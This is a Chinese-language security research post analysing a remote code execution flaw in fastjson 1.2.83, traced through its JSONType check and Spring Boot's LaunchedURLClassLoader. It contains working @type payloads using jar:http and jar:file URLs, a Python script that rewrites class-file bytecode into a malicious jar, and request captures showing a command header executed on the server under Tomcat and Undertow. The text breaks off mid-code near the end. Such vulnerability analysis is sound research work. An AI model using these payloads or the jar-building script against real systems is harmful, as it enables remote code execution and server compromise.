

fastjson 1.2.83 JSONType RCE详解

原创 珂字辈 珂技知识分享 2026年7月23日 11:17 湖北

<https://fearsoff.org/cn/research/fastjson-1-2-83-rce>


原文如上，非常具有脑洞的一个RCE。

payload如下

```
1 {"@type":"jar:http://localhost.fj2!.E"}
2 {"@type":"jar:file:.D:.Xampp.htdocs.fj3!.E"}
```

漏洞原理为springboot为了加载内部jar包，实现了LaunchedURLClassLoader，它支持jar协议，也就是

```
1 jar:http://localhost/fj2!/E.class
2 jar:file:/D:/Xampp/htdocs/fj3!/E.class
```




在fastjson大名鼎鼎的ParserConfig.checkAutoType()中有这样一段关于jsonType的代码。

```
}

boolean jsonType = false;
InputStream is = null;
try {
    String resource = typeName.replace('.', '/') + ".class";
    if (defaultClassLoader != null) {
        is = defaultClassLoader.getResourceAsStream(resource);
    } else {
        is = ParserConfig.class.getClassLoader().getResourceAsStream(resource);
    }
    if (is != null) {
        ClassReader classReader = new ClassReader(is, true);
        TypeCollector visitor = new TypeCollector("<clinit>", new Class[0]);
        classReader.accept(visitor);
        jsonType = visitor.hasJsonType();
    }
} catch (Exception e) {
    // skip
} finally {
    IOUtils.close(is);
}

if (autoTypeSupport || jsonType || expectClassFlag) {
    boolean cacheClass = autoTypeSupport || jsonType;
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, cacheClass);
}

}
```



这里天然是一个SSRF。

```
1 {"@type":"http://localhost:5667/fj2"}
```

```
229 * @since 1.7
230 */
231 public InputStream getResourceAsStream(String name) {
232     URL url = getResource(name);
233     try {
234         if (url == null) {
235             return null;
236         }
237         URLConnection urlc = url.openConnection();
238         InputStream is = urlc.getInputStream();
239         if (urlc instanceof JarURLConnection) {
240             JarURLConnection juc = (JarURLConnection)urlc;
241             JarFile jar = juc.getJarFile();

```

```
cmd.exe - Shortcut - nc -lvvp X + v
Microsoft Windows [版本 10.0.26200.8875]
(c) Microsoft Corporation。保留所有权利。

C:\Windows\System32>nc -lvvp 5667
Ncat: Version 7.98 ( https://nmap.org/ncat )
Ncat: Listening on [::]:5667
Ncat: Listening on 0.0.0.0:5667
Ncat: Connection from 127.0.0.1:9767.
GET /fj2 HTTP/1.1
User-Agent: Java/1.8.0_482
Host: localhost:5667
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
```

当然它正常是用来加载JSONType注解类的，JSONType注解是fastjson用于自定义可序列号的类。正常攻击者是无法让目标的ClassLoader加载自己想要的类的，于是漏洞发现者想到了利用LaunchedURLClassLoader支持jar协议来加载远程或者本地的类。

我们使用springboot+tomcat+jdk8+fastjson1.2.83环境(注意要用java -jar+远程调试，否则不会使用LaunchedURLClassLoader)可以测出。


```
1 {"@type":"jar:http://localhost:5667.fj2!.E"}
```

经过typeName.replace('.', '/') + ".class"，这里原本是想做类替换。

```
1 com.sonomon.Test
2 com/sonomon/Test.class
```

结果让精心构造的jar协议得以通过

```
1 jar:http:..localhost:5667.fj2!.E
2 jar:http://localhost:5667/fj2!/E.class
```



如果我们换成一个真实存在的http协议里的jar包，内置合法的E.class。

```
1 jar:http:..localhost.fj2!.E
2 jar:http://localhost/fj2!/E.class
```

会发现jar包被put进closeables中。

```

1 public InputStream getResourceAsStream(String name) {
2     URL url = getResource(name);
3     try {
4         if (url == null) {
5             return null;
6         }
7         URLConnection urlc = url.openConnection();
8         InputStream is = urlc.getInputStream();
9         if (urlc instanceof JarURLConnection) {
10             JarURLConnection juc = (JarURLConnection)urlc;
11             JarFile jar = juc.getJarFile();
12             synchronized (closeables) {
13                 if (!closeables.containsKey(jar)) {
14                     closeables.put(jar, null);
15                 }
16             }
17         } else if (urlc instanceof sun.net.www.protocol.file.Fi
18             synchronized (closeables) {
19                 closeables.put(is, null);
20             }
21         }
22     } catch (IOException e) {
23         return null;
24     }
25     return is;
26 }

```

公众号 · 珂技知识分享

得到InputStream开始用fastjson内置的asm工具校验是否满足JSONType注解和构造方法。

```

boolean jsonType = false;
InputStream is = null;
try {
    String resource = typeName.replace('.', '/') + ".class";
    if (defaultClassLoader != null) {
        is = defaultClassLoader.getResourceAsStream(resource);
    } else {
        is = ParserConfig.class.getClassLoader().getResourceAsStream(resource);
    }
    if (is != null) {
        ClassReader classReader = new ClassReader(is, true);
        TypeCollector visitor = new TypeCollector("<clinit>", new Class[0]);
        classReader.accept(visitor);
        jsonType = visitor.hasJsonType();
    }
} catch (Exception e) {
    // ...
}

```

公众号 · 珂技知识分享


接着就是TypeUtils.loadClass(), 尝试类加载


```
if (autoTypeSupport || jsonType || expectClassFlag) {  
    boolean cacheClass = autoTypeSupport || jsonType;  
    clazz = TypeUtils.loadClass(typeName, defaultClassLoader, cacheClass);  
}
```

跟进去后只有contextClassLoader.loadClass()和Class.forName()两处地方可能完成类加载。

此时className=jar:http:..localhost.fj2!.E，显然内存中没有这样的类，这样的类看起来也不合法。

```
}  
try {  
    ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();  
    if (contextClassLoader != null && contextClassLoader != classLoader) {  
        clazz = contextClassLoader.loadClass(className);  
        if (cache) {  
            mappings.put(className, clazz);  
        }  
        return clazz;  
    }  
} catch (Throwable e) {  
    // skip  
}  
try {  
    clazz = Class.forName(className);  
    if (cache) {  
        mappings.put(className, clazz);  
    }  
    return clazz;  
} catch (Throwable e) {  
    // skip  
}  
return clazz;  
}
```



真的是这样吗？虽然编译器会报错，但在官方介绍中，类名其实是可以很丰富的(印象中有篇安全议题讲过这个，但找不到了)

4.2 Names

4.2.1 Binary Class and Interface Names

Class and interface names that appear in `class` file structures are always represented in a fully qualified form known as *binary names* (JLS §13.1). Such names are always represented as `CONSTANT_Utf8_info` structures (§4.4.7) and thus may be drawn, where not further constrained, from the entire Unicode codespace. Class and interface names are referenced from those `CONSTANT_NameAndType_info` structures (§4.4.6) which have such names as part of their descriptor (§4.3), and from all `CONSTANT_Class_info` structures (§4.4.1).

THE CLASS FILE FORMAT

Names

For historical reasons, the syntax of binary names that appear in `class` file structures differs from the syntax of binary names documented in JLS §13.1. In this internal form, the ASCII periods (.) that normally separate the identifiers which make up the binary name are replaced by ASCII forward slashes (/). The identifiers themselves must be unqualified names (§4.2.2).

公众号 · 珂技知识分享

因此让AI帮我们写一个基于字节码来修改class类名的代码出来。

```
1 import struct
2 import sys
3 import os
4 import zipfile
5
6 def modify_and_pack(input_class, output_jar, new_class_name):
7     if not os.path.exists(input_class):
8         print(f"[!] 错误: 找不到输入文件 {input_class}")
9         return False
```

```
10
11     # 1. 从输入文件名中提取原始类名 (例如: Test.class -> Test)
12     old_class_name = os.path.splitext(os.path.basename(input_class))[0]
13
14     # 2. 处理新类名格式
15     new_dot_name = new_class_name.replace('/', '.')
16     new_slash_name = new_class_name.replace('.', '/')
17
18     old_bytes = old_class_name.encode('utf-8')
19     new_bytes = new_slash_name.encode('utf-8')
20
21     # 3. 读取 Class 字节码
22     with open(input_class, 'rb') as f:
23         data = f.read()
24
25     # 校验 Magic Number (0xCAFEBAFE)
26     if len(data) < 10 or data[:4] != b'\xca\xfe\xba\xbe':
27         print("[!] 错误: 不是有效的 Java .class 文件")
28         return False
29
30     magic, minor, major, cp_count = struct.unpack('>IHhh', data[:10])
31
32     # 4. 遍历常量池, 将字节码中的 old_class_name 替换为 new_class_name
33     offset = 10
34     new_data = bytearray(data[:10])
35     modified = False
36
37     i = 1
38     while i < cp_count:
39         tag = data[offset]
40
41         # Tag 1: CONSTANT_Utf8
42         if tag == 1:
43             length = struct.unpack('>H', data[offset + 1:offset + 3])[0]
44             utf8_bytes = data[offset + 3 : offset + 3 + length]
```




```
46         if utf8_bytes == old_bytes:
47             # 写入 Tag (1) + 新长度 + 新字节内容
48             new_data.append(1)
49             new_data.extend(struct.pack('>H', len(new_bytes)))
50             new_data.extend(new_bytes)
51             modified = True
52         else:
53             new_data.extend(data[offset : offset + 3 + length])
54             offset += 3 + length
55
56     elif tag == 7: # CONSTANT_Class
57         new_data.extend(data[offset : offset + 3]); offset += 3
58     elif tag in (8, 16, 19, 20):
59         new_data.extend(data[offset : offset + 3]); offset += 3
60     elif tag in (3, 4, 9, 10, 11, 12, 18):
61         new_data.extend(data[offset : offset + 5]); offset += 5
62     elif tag in (5, 6):
63         new_data.extend(data[offset : offset + 9]); offset += 9; i
64     elif tag == 15:
65         new_data.extend(data[offset : offset + 4]); offset += 4
66     else:
67         print(f"[!] 未知 Tag: {tag}")
68         return False
69     i += 1
70
71 # 拼接常量池后面的剩余字节码
72 new_data.extend(data[offset:])
73
74 # 5. 将修改后的字节码命名为 E.class, 并放入 NewTest.jar 中
75 if modified:
76     with zipfile.ZipFile(output_jar, 'w', compression=zipfile.ZIP_
77         zf.writestr('META-INF/MANIFEST.MF', "Manifest-Version: 1.0
78         # 在 Jar 包中将修改后的字节码存为 E.class
79         zf.writestr("E.class", new_data)
80
81     print(f"[+] 识别原类名: {old_class_name}")
```


```

82         print(f"[+] 替换新类名: {new_slash_name}")
83         print(f"[+] 修改后字节码已保存至 Jar 内的: E.class")
84         print(f"[+] 打包完成: {output_jar}")
85         print(f"\nPayload: {{\"@type\":\"{new_dot_name}\"}}")
86         return True
87     else:
88         print(f"[!] 未在常量池中匹配到原类名: {old_class_name}")
89         return False
90
91 if __name__ == '__main__':
92     if len(sys.argv) < 4:
93         print("用法: python modify_jar.py <输入Class文件> <输出Jar文件> <新类名>")
94         print("示例: python modify_jar.py Test.class NewTest.jar com.example.Test")
95         sys.exit(1)
96
97     modify_and_pack(sys.argv[1], sys.argv[2], sys.argv[3])

```



修改后的类名能加载成功吗？



我们可以发现经过native

forName0()之后会报错，而且当前是

TomcatEmbeddedWebappClassLoader而不是LaunchedURLClassLoader，它实现了自定义的loadClass。

换成file试一试(注意，由于payload和文件内容是挂钩的，所以每次都要重新生成jar包)

Request		Response	
Pretty	Raw	Pretty	Raw
1	POST /json HTTP/1.1	1	HTTP/1.1 200
2	Host: 127.0.0.1:9999	2	Date: Wed, 22 Jul 2026 02:46:44 GMT
3	cmd:ipconfig	3	Content-Length: 335
4	Content-Type: application/x-www-form-urlencoded	4	
5	Content-Length: 49	5	
6		6	Windows IP
7	json={"@type": "jar:file:..D:..Xampp.htdocs.fj3!.E"}	7	
		8	
		9	Ethernet:
		10	
		11	DNS
		12	IPv6
		13	IPv4 : 192.1
		14	X : 2
		15	: 1
		16	{}

为什么file可以，http不行呢，它们的区别是什么？向native层跟踪源码可以发现

<https://github.com/openjdk/jdk/blob/jdk8-b120/jdk/src/share/native/java/lang/Class.c>

```
1 Java_java_lang_Class_forName0->
2 VerifyClassname->
3 skip_over_fieldname->
```

```
if (slash_okay && ch == '/' && last_ch) {
    if (last_ch == '/') {
        return 0; /* Don't permit consecutive slashes */
    }
}
```


原因是Class.forName()不允许出现连续两个斜杠【//】。然而http://localhost:5667/fj2!/E.class最终是以URL对象解析的，它是不支持常见的一些兼容性写法比如localhost，http://localhost的。

其他远程协议比如ftp/https基本也一样，所以这里应该没什么办法绕过。

但这里是TomcatEmbeddedWebappClassLoader呀，显然是springboot内置的tomcat才受影响，如果我们切换到Undertow会不会不一样呢？

```
1 <dependency>
2   <groupId>org.springframework.boot</groupId>
3   <artifactId>spring-boot-starter-undertow</artifactId>
4 </dependency>
```

这次就使用了LaunchedURLClassLoader，



向下最终原生loadClass，这里会不断轮询父类的loadClass和findClass，直到进入URLClassLoader.findClass

```
4    */
5    protected Class<?> loadClass(String name, boolean resolve)
6        throws ClassNotFoundException
7    {
8        synchronized (getClassLoadingLock(name)) {
9            // First, check if the class has already been loaded
10            Class<?> c = findLoadedClass(name);
11            if (c == null) {
12                long t0 = System.nanoTime();
13                try {
14                    if (parent != null) {
15                        c = parent.loadClass(name, false);
16                    } else {
17                        c = findBootstrapClassOrNull(name);
18                    }
19                } catch (ClassNotFoundException e) {
20                    // ClassNotFoundException thrown if class not found
21                    // from the non-null parent class loader
22                }
23
24                if (c == null) {
25                    // If still not found, then invoke findClass in order
26                    // to find the class.
27                    long t1 = System.nanoTime();
28                    c = findClass(name);
29
30                    // this is the defining class loader; record the stats
31                    sun.misc.PerfCounter.getParentDelegationTime().addTime(t1 - t0);
32                    sun.misc.PerfCounter.getFindClassTime().addElapsedTimeFrom(t1);
33                    sun.misc.PerfCounter.getFindClasses().increment();
34                }
35            }
36            if (resolve) {
37                resolveClass(c);
38            }
39            return c;
40        }
41    }
```

公众号 · 珂技知识分享

最终在URLClassPath\$Loader.getResource()完成远程jar包获取


```

Thread [XNIO-1 I/O-2] (Running)
Thread [XNIO-1 I/O-7] (Running)
Thread [XNIO-1 I/O-8] (Running)
Thread [XNIO-1 Accept] (Running)
Thread [DestroyJavaVM] (Running)
Thread [XNIO-1 task-1] (Suspended (breakpoint at line 748 in URLClassLoader))
owns: Object (id=151)
URLClassLoader.getResource(String, boolean) line: 748
URLClassLoader.getResource(String, boolean) line: 250
URLClassLoader$1.run() line: 366 [local variables unavailable]
URLClassLoader$1.run() line: 363 [local variables unavailable]
AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessControlContext) line: 362
LaunchedURLClassLoader(URLClassLoader).findClass(String) line: 362
LaunchedURLClassLoader(ClassLoader).loadClass(String, boolean) line: 418
LaunchedURLClassLoader.loadClass(String, boolean) line: 151
LaunchedURLClassLoader(ClassLoader).loadClass(String) line: 351
TypeUtils.loadClass(String, ClassLoader, boolean) line: 1774
ParserConfig.checkAutoType(String, Class<?>, int) line: 1502
DefaultJSONParser.parseObject(Map, Object) line: 343
DefaultJSONParser.parse(Object) line: 1430
DefaultJSONParser.parse() line: 1390
JSON.parse(String, ParserConfig, int) line: 181
JSON.parse(String, int) line: 191
JSON.parse(String) line: 147
JSON.parseObject(String) line: 252
JndiController.json(String) line: 92
NativeMethodAccessorImpl.invoke0(Method, Object, Object[]) line: not available [native]
NativeMethodAccessorImpl.invoke(Object, Object[]) line: 62
DelegatingMethodAccessorImpl.invoke(Object, Object[]) line: 43
Method.invoke(Object, Object...) line: 498
ServletInvocationHandlerMethod(InvocationHandlerMethod).doInvoke(Object...) line: 20
ServletInvocationHandlerMethod(InvocationHandlerMethod).invokeForRequest(NativeV
ServletInvocationHandlerMethod.invokeAndHandle(ServletWebRequest, ModelAndView
RequestMappingHandlerAdapter.invokeHandlerMethod(HttpServletRequest, HttpServ

```

```

final URL url;
try {
    url = new URL(base, ParseUtil.encodePath(name, false));
} catch (MalformedURLException e) {
    throw new IllegalArgumentException("name");
}
final URLConnection uc;
try {
    if (check) {
        URLClassLoader.check(url);
    }
    uc = url.openConnection();
    InputStream in = uc.getInputStream();
    if (uc instanceof JarURLConnection) {
        /* Need to remember the jar file so it can be closed
        * in a hurry.
        */
        JarURLConnection juc = (JarURLConnection)uc;
        jarfile = JarLoader.checkJar(juc.getJarFile());
    }
} catch (Exception e) {
    return null;
}
return new Resource() {
    public String getName() { return name; }
    public URL getURL() { return url; }
    public URL getCodeSourceURL() { return base; }
    public InputStream getInputStream() throws IOException {
        return uc.getInputStream();
    }
    public int getLength() throws IOException {
        return uc.getContentLength();
    }
};

```

公众号 · 珂技知识分享

获取到Resource之后走defineClass完成类加载

```

45  */
46  protected Class<?> findClass(final String name)
47      throws ClassNotFoundException
48  {
49      final Class<?> result;
50      try {
51          result = AccessController.doPrivileged(
52              new PrivilegedExceptionAction<>() {
53                  public Class<?> run() throws ClassNotFoundException {
54                      String path = name.replace('.', '/').concat(".class");
55                      Resource res = ucp.getResource(path, false);
56                      if (res != null) {
57                          try {
58                              return defineClass(name, res);
59                          } catch (IOException e) {
60                              throw new ClassNotFoundException(name, e);
61                          }
62                      } else {
63                          return null;
64                      }
65                  }
66      }, acc);

```

公众号 · 珂技知识分享

所以Undertow是可以http协议完成RCE的。

Request					Response				
Pretty	Raw	Hex	Request dec_data		Pretty	Raw	Hex	Render	Re
1	POST		/json HTTP/1.1		1	HTTP/1.1 200 OK			
2	Host:		127.0.0.1:9999		2	Connection: keep-alive			
3	cmd:		ipconfig		3	Date: Wed, 22 Jul 2026 03:37:08			
4	Content-Type:		application/x-www-form-urlencoded		4	Content-Length: 302			
5	Content-Length:		44		5				
6					6				
7	json=		{"@type":"jar:http://localhost.fj2!.E"}		7	Windows IP ??			
					8				
					9				
					10	?????? Ethernet:			
					11				
					12	????? DNS ?? :			
					13	???? IPv6 ?? :			
					14	IPv4 ?? :			
					15	????			
					16	????			
					17				

相关堆栈如下。

```
1 #LaunchedURLClassLoader.getResourceAsStream()
2 JarURLConnection.getInputStream() line: 152
3 LaunchedURLClassLoader(URLClassLoader).getResourceAsStream(String) line: 1486
4 ParserConfig.checkAutoType(String, Class<?>, int) line: 1486
5
6 #LaunchedURLClassLoader.loadClass()
7 LaunchedURLClassLoader(URLClassLoader).defineClass(String, Resource) line: 1486
8 ...
9 URL.openConnection() line: 1027 [local variables unavailable]
10 URLClassPath$Loader.getResource(String, boolean) line: 747
11 URLClassPath.getResource(String, boolean) line: 250
12 URLClassLoader$1.run() line: 366 [local variables unavailable]
13 URLClassLoader$1.run() line: 363 [local variables unavailable]
14 AccessController.doPrivileged(PrivilegedExceptionAction<T>, AccessCont
15 LaunchedURLClassLoader(URLClassLoader).findClass(String) line: 362
16 LaunchedURLClassLoader(ClassLoader).loadClass(String, boolean) line: 4
17 LaunchedURLClassLoader.loadClass(String, boolean) line: 151
18 LaunchedURLClassLoader(ClassLoader).loadClass(String) line: 351
19 TypeUtils.loadClass(String, ClassLoader, boolean) line: 1774
20
```

```
21 #TomcatEmbeddedWebappClassLoader.loadClass()  
22 Class<T>.forName(String, boolean, ClassLoader) line: 334  
23 TomcatEmbeddedWebappClassLoader.loadFromParent(String) line: 114  
24 TomcatEmbeddedWebappClassLoader.doLoadClass(String) line: 87  
25 TomcatEmbeddedWebappClassLoader.loadClass(String, boolean) line: 70  
26 TomcatEmbeddedWebappClassLoader(WebappClassLoaderBase).loadClass(Strin  
27 TypeUtils.loadClass(String, ClassLoader, boolean) line: 1774
```

当然，这些都是在jdk8下面发生的，更高版本的jdk能否http加载呢？不行，jdk11会失败在native defineClass1这里。

向native层跟踪源码可以发现


```
1 Java_java_lang_ClassLoader_defineClass1->  
2 JVM_DefineClassWithSource->  
3 jvm_define_class_common->  
4 SystemDictionary::resolve_from_stream->  
5 KlassFactory::create_from_stream->  
6 ClassFileParser::ClassFileParser->  
7 parse_stream->  
8 parse_constant_pool->  
9 verify_legal_class_name->  
10 verify_unqualified_name->
```

<https://raw.githubusercontent.com/openjdk/jdk/refs/tags/jdk8-b120/hotspot/src/share/vm/classfile/classFileParser.cpp>

<https://raw.githubusercontent.com/openjdk/jdk/refs/tags/jdk-11%2B28/src/hotspot/share/classfile/classFileParser.cpp>

jdk11比jdk8多了一个不能出现连续斜杠的校验

```
// This method is also called from the modular system APIs in modules.cpp
// to verify the validity of module and package names.
bool ClassFileParser::verify_unqualified_name(const char* name,
                                              unsigned int length,
                                              int type) {
    for (const char* p = name; p != name + length;) {
        jchar ch = *p;
        if (ch < 128) {
            if (ch == '.' || ch == ';' || ch == '[') {
                return false; // do not permit '.', ';', or '['
            }
            if (ch == '/') {
                // check for '//' or leading or trailing '/' which are not legal
                // unqualified name must not be empty
                if (type == ClassFileParser::LegalClass) {
